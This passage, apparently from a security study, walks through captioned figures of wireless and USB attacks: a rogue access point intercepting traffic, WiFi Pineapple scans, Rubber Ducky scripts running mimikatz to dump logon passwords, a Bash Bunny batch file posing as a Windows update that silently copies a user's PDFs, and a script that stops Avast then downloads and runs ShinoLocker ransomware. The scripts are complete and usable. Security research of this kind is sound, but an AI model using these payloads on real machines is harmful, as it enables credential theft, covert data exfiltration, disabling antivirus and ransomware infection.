Now MitM'ing the victim using our malicious AP, and intercepting its traffi
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=5
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=10, sleep=
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=6
[17:28:26] Rogue channel: bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EncryptedData(seq=0
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=7
  
```

9 – Setup and configuration of the wireless AP and Wi-Fi pineapple

The screenshot shows the WiFi Pineapple web interface. On the left is a navigation sidebar with options like Dashboard, Recon, Clients, Tracking, Modules, Filters, PineAP, Logging, Reporting, Networking, Configuration, Advanced, and Notes. The main content area is divided into three sections:


- Scan Settings:** Includes a 'Live' checkbox, a '1 Minute' interval dropdown, and 'Pause' and 'Stop' buttons. A progress bar shows 74% completion, with a red arrow pointing to it.
- Scan Results:** Features a 'Refresh' button, a 'Scans Location' field set to '/tmp/', and a 'Scan' dropdown menu with 'Load' and 'Remove' buttons.
- Scan Results Table:** A table with columns for SSID, MAC, Security, WPS, Channel, Signal, and Last Seen. It lists several detected networks, including hidden ones like 'Hidden', 'Bbox-53CEED4F', 'CyberVGBG', 'freebens', and 'Freebox-669EEC'.

10 – Result of the setup and configuration of the wireless AP and Wi-Fi pineapple

Livebox-C844	14:2E:5E:37:C8:44	WPA2 PSK (CCMP)	Yes	1	-75	3 seconds ago
Livebox-F5B0	64:66:24:C8:62:6E	WPA2 PSK (CCMP)	Yes	6	-70	2 seconds ago
MFH WIFI	A0:AB:1B:7E:55:AE	WPA Mixed PSK (CCMP TKIP)	No	2	-27	3 seconds ago
orange	96:3E:51:E2:46:E3	Open	No	6	-92	2 seconds ago
orange	06:19:70:8B:C9:FB	Open	No	6	-75	2 seconds ago
PineappleManager	02:C0:CA:91:6D:E5	WPA2 PSK (CCMP)	No	11	-22	1 second ago
SFR WIFI FON	62:5D:51:39:B8:C7	Open	No	11	-72	1 second ago
SFR WIFI FON	6A:CE:7D:A0:DA:A7	Open	No	11	-92	55 seconds ago
SFR WIFI Mobile	62:5D:51:39:B8:C5	WPA2 Enterprise (CCMP)	No	11	-74	30 seconds ago
SFR WIFI Mobile	6A:CE:7D:A0:DA:A5	WPA2 Enterprise (CCMP)	No	11	-91	29 seconds ago
SFR_36C0	44:CE:7D:19:36:C4	WPA PSK (CCMP TKIP)	Yes	1	-76	17 seconds ago
SFR_JOEL	E4:5D:51:39:B8:C6	WPA Mixed PSK (CCMP TKIP)	Yes	11	-72	1 second ago
	A0:00:00:00:0A:2A					2 seconds ago
U SHALL NOT PASS	08:87:C6:09:B2:1B	WPA Mixed PSK (CCMP TKIP)	Yes	6	-49	2 seconds ago

Out of Range Clients		
Client MAC	Access Point MAC	Last Seen
F2:EF:85:EA:99:8F	30:7E:CB:4C:43:7C	4 seconds ago

11 – The wireless AP and Wi-Fi pineapple usage in exploiting the wireless network



12 – Ducky script for scanning user credentials

```

*MFH Test user credentials exfil - Notepad
File Edit Format View Help
DELAY 2000
WINDOWS r
DELAY 200
STRING powershell start-process cmd.exe -verb runas
ENTER
DELAY 2000
ALT y
DELAY 500

STRING for /f %d in ('wmic volume get driveletter^, label ^| findstr "DUCKY"') do set duck=%d
ENTER
DELAY 500

STRING %duck%\mimikatz.exe > %duck%\%computername%-passwords.txt
ENTER
DELAY 100
STRING privilege::debug
ENTER
STRING sekurlsa::logonPasswords full
ENTER

STRING exit
ENTER
STRING exit
ENTER

```

13 – Ducky script for scanning user credentials and successful installation

```

Select Windows PowerShell
PS C:\Users\Test\Downloads\USB-Rubber-Ducky-master\USB-Rubber-Ducky-master\Flash\Duck Programming> .\program.bat .\c_duck_v2.1.hex

[+] RubberDucky Programming Script
[-] Programming File: [.\c_duck_v2.1.hex]
Running batchisp 1.2.4 on Fri Mar 05 10:48:46 2021

AT32UC3B0256 - USB - USB/DFU

Device selection..... PASS
Hardware selection..... PASS
Opening port..... PASS
Reading Bootloader version..... PASS 1.0.2
Erasing..... PASS
Selecting FLASH..... PASS
Blank checking..... PASS 0x00000 0x3ffff
Parsing HEX file..... PASS .\c_duck_v2.1.hex
WARNING: The user program and the bootloader overlap!
Programming memory..... PASS 0x00000 0x08757
Verifying memory..... PASS 0x00000 0x08757
Starting Application..... PASS RESET 0

Summary: Total 11 Passed 11 Failed 0
PS C:\Users\Test\Downloads\USB-Rubber-Ducky-master\USB-Rubber-Ducky-master\Flash\Duck Programming>

```

14 – Ducky script online encoder for payload generation

```
STRING for /f %d in ('wmic volume get driveletter^, label ^| findstr "DUCKY") do set duck=%d
ENTER
```

YOUR DUCKY SCRIPT EDITOR:

CLEAR EDITOR

```
DELAY 2000
WINDOWS r
DELAY 200
STRING powershell Start-Process cmd.exe -Verb runAs
ENTER
DELAY 2000
ALT y
DELAY 500


STRING for /f %d in ('wmic volume get driveletter^, label ^| findstr "DUCKY") do set duck=%d
ENTER
DELAY 500

STRING %duck%\mimikatz.exe > %duck%\%computername%-passwords.txt
ENTER
DELAY 100
STRING privilege::debug
ENTER
STRING sekurlsa:logonPasswords full
```


GENERATE PAYLOAD

SAVE FOR LATER

15 – USB payload execution 1



16 – USB payload execution 2



17 – Setup & Configuration of the bash-bunny

```

e.cmd
@echo off
@echo Installing Windows Update

REM Delete registry keys storing Run dialog history
REG DELETE HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /f

REM Creates directory comprised of computer name, date and time
REM %d0 = path to this batch file. %COMPUTERNAME%, %date% and %time% pretty obvious
set dst=%dp0%\..\loot\USB_Exfiltration\%COMPUTERNAME%_%date:~-4,4%%date:~-10,2%%date:~-7,2%_%time:~-11,2%%time:~-8,2%%time:~-5,2%
mkdir %dst% >>nul

if Exist %USERPROFILE%\Documents (
REM /C Continues copying even if errors occur.
REM /Q Does not display file names while copying.
REM /G Allows the copying of encrypted files to destination that does not support encryption.
REM /Y Suppresses prompting to confirm you want to overwrite an existing destination file.
REM /E Copies directories and subdirectories, including empty ones.)

REM xcopy /C /Q /G /Y /E %USERPROFILE%\Documents\*.pdf %dst% >>nul

REM Same as above but does not create empty directories
xcopy /C /Q /G /Y /S %USERPROFILE%\Documents\*.pdf %dst% >>nul

REM Blink CAPSLOCK key
start /b /wait powershell.exe -nologo -WindowStyle Hidden -sta -command "$wsh = New-Object -ComObject WScript.Shell;$wsh.SendKeys('{CAPSLOCK}');sleep -m 250;$wsh.SendKeys('{CAPSLOCK}');sleep -m 250;$wsh.SendKeys('{CAPSLOCK}');sleep -m 250;$wsh.SendKeys('{CAPSLOCK}');"

@cls
@exit

```


18 – Configuration of the bash-bunny payloads

```

payload.txt — Edited
#!/bin/bash
#
#
# Executes d.cmd from the selected switch folder of the Bash Bunny USB Disk partition,
# which in turn executes e.cmd invisibly using i.vbs
# which in turn copies documents to the loot folder on the Bash Bunny.
#

LED ATTACK
ATTACKMODE HID STORAGE
RUN WIN powershell ".((gwmi win32_volume -f 'label='BashBunny')).Name+'payloads\
$SWITCH_POSITION\d.cmd')""
LED FINISH

```

19 – Status of the services running on the target system


```

Administrator: Windows PowerShell
PS C:\Windows\system32> get-service

```

Status	Name	DisplayName
Running	AdobeARMSvc	Adobe Acrobat Update Service
Stopped	AdobeFlashPlaye...	Adobe Flash Player Update Service
Stopped	AeLookupSvc	Application Experience
Running	ALG	Application Layer Gateway Service
Running	AppHostSvc	Application Host Helper Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppReadiness	App Readiness
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Running	aswbIDSAgent	aswbIDSAgent
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Running	avast! Antivirus	Avast Antivirus
Stopped	AvastVBoxSvc	AvastVBox COM Service
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BDESVC	BitLocker Drive Encryption Service
Running	BFE	Base Filtering Engine
Running	BITS	Background Intelligent Transfer Ser...
Running	Bluetooth Devic...	Bluetooth Device Monitor
Running	Bluetooth OBEX ...	Bluetooth OBEX Service
Running	Bonjour Service	Bonjour Service
Running	BrokerInfrastru...	Background Tasks Infrastructure Ser...
Stopped	Browser	Computer Browser
Running	BthHFSrv	Bluetooth Handsfree Service
Running	bthserv	Bluetooth Support Service
Stopped	c2wts	Claims to Windows Token Service
Running	Cachedrv server	HP SimplePass Cachedrv Service
Running	CertPropSvc	Certificate Propagation
Running	ClickToRunSvc	Microsoft Office ClickToRun Service
Stopped	COMSysApp	COM+ System Application
Stopped	cphs	Intel(R) Content Protection HECI Se...
Running	CryptSvc	Cryptographic Services
Running	DACoreService	Dragon Assistant Core
Running	DcomLaunch	DCOM Server Process Launcher
Stopped	defragsvc	Optimize drives
Running	DeviceAssociati...	Device Association Service
Stopped	DeviceInstall	Device Install Service
Running	Dhcp	DHCP Client
Running	DiagTrack	Diagnostics Tracking Service
Running	DirMngr	DirMngr
Running	Dnscache	DNS Client
Stopped	dot3svc	Wired AutoConfig
Running	DPS	Diagnostic Policy Service
Stopped	DsmSvc	Device Setup Manager
Stopped	Eaphost	Extensible Authentication Protocol
Stopped	EFS	Encrypting File System (EFS)

20 – Payload configuration of ducky scripts for ransomware




```
DELAY 300
GUI s
DELAY 300
STRING powershell
DELAY 500
CTRL-SHIFT ENTER
DELAY 500
STRING get-service
ENTER
DELAY 750
STRING stop-service -force "avast! antivirus"
ENTER
DELAY 1000
ENTER
DELAY 500
STRING get-service "avast! antivirus"
ENTER
DELAY 1000
STRING Invoke-WebRequest -Uri "https://github.com/blackslash-wht/Rubber-Ducky-Install-Ransomware/raw/
master/ShinoLocker_MSWindowsBuild.exe" -OutFile "c:\Temp\sl.exe"
DELAY 500
ENTER
DELAY 3000
STRING c:\Temp\sl.exe
DELAY 500
ENTER
ALT F4
DELAY 100
STRING exit
DELAY 100
```

21 – The payload showing disabled AV program of the target USER-PC



```

Administrator: Windows PowerShell
Stopped vmicguestinterface Hyper-V Guest Service Interface
Stopped vmicheartbeat Hyper-V Heartbeat Service
Stopped vmickvpxexchange Hyper-V Data Exchange Service
Stopped vmicrdv Hyper-V Remote Desktop Virtualizati...
Stopped vmicshutdown Hyper-V Guest Shutdown Service
Stopped vmictimesync Hyper-V Time Synchronization Service
Stopped vmicvss Hyper-V Volume Shadow Copy Requestor
Stopped VSS Volume Shadow Copy
Stopped VSStandardColle... Visual Studio Standard Collector Se...
Stopped W32Time Windows Time
Stopped w3logsvc W3C Logging Service
Stopped WAS Windows Process Activation Service
Stopped wbioengine Block Level Backup Engine Service
Stopped wbioSvc Windows Biometric Service
Running wcmnsc Windows Connection Manager
Running wcnsc Windows Connect Now - Config Registrar
Stopped wcsPlugInService Windows Color System
Running wdiServiceHost Diagnostic Service Host
Running wdiSystemHost Diagnostic System Host
Stopped wdNisSvc Windows Defender Network Inspection...
Stopped WebClient WebClient
Stopped wecsvc Windows Event Collector
Stopped WEPHOSTSVC Windows Encryption Provider Host Se...
Stopped wercplsupport Problem Reports and Solutions Contr...
Running werSvc Windows Error Reporting Service
Stopped WiaRpc Still Image Acquisition Events
Stopped WinDefend Windows Defender Service
Running WinHttpAutoProx... WinHTTP Web Proxy Auto-Discovery Se...
Running Winmgmt Windows Management Instrumentation
Stopped WinRM Windows Remote Management (WS-Manag...
Running WlanSvc WLAN AutoConfig
Stopped wlidsvc Microsoft Account Sign-in Assistant
Stopped wmiApSrv WMI Performance Adapter
Running WMPNetworkSvc Windows Media Player Network Sharin...
Stopped workfolderssvc Work Folders
Stopped WPCSvc Family Safety
Stopped WPDBusEnum Portable Device Enumerator Service
Running wscsvc Security Center
Running WSearch Windows Search
Stopped WSService Windows Store Service (WSService)
Running wuauserv Windows Update
Running wudfsvc Windows Driver Foundation - User-mo...
Stopped wwanSvc WWAN AutoConfig
Stopped ZeroConfigService Intel(R) PROSet/Wireless Zero Confi...


PS C:\Windows\system32> stop-service -force "avast! antivirus"
WARNING: Waiting for service 'Avast Antivirus (avast! antivirus)'
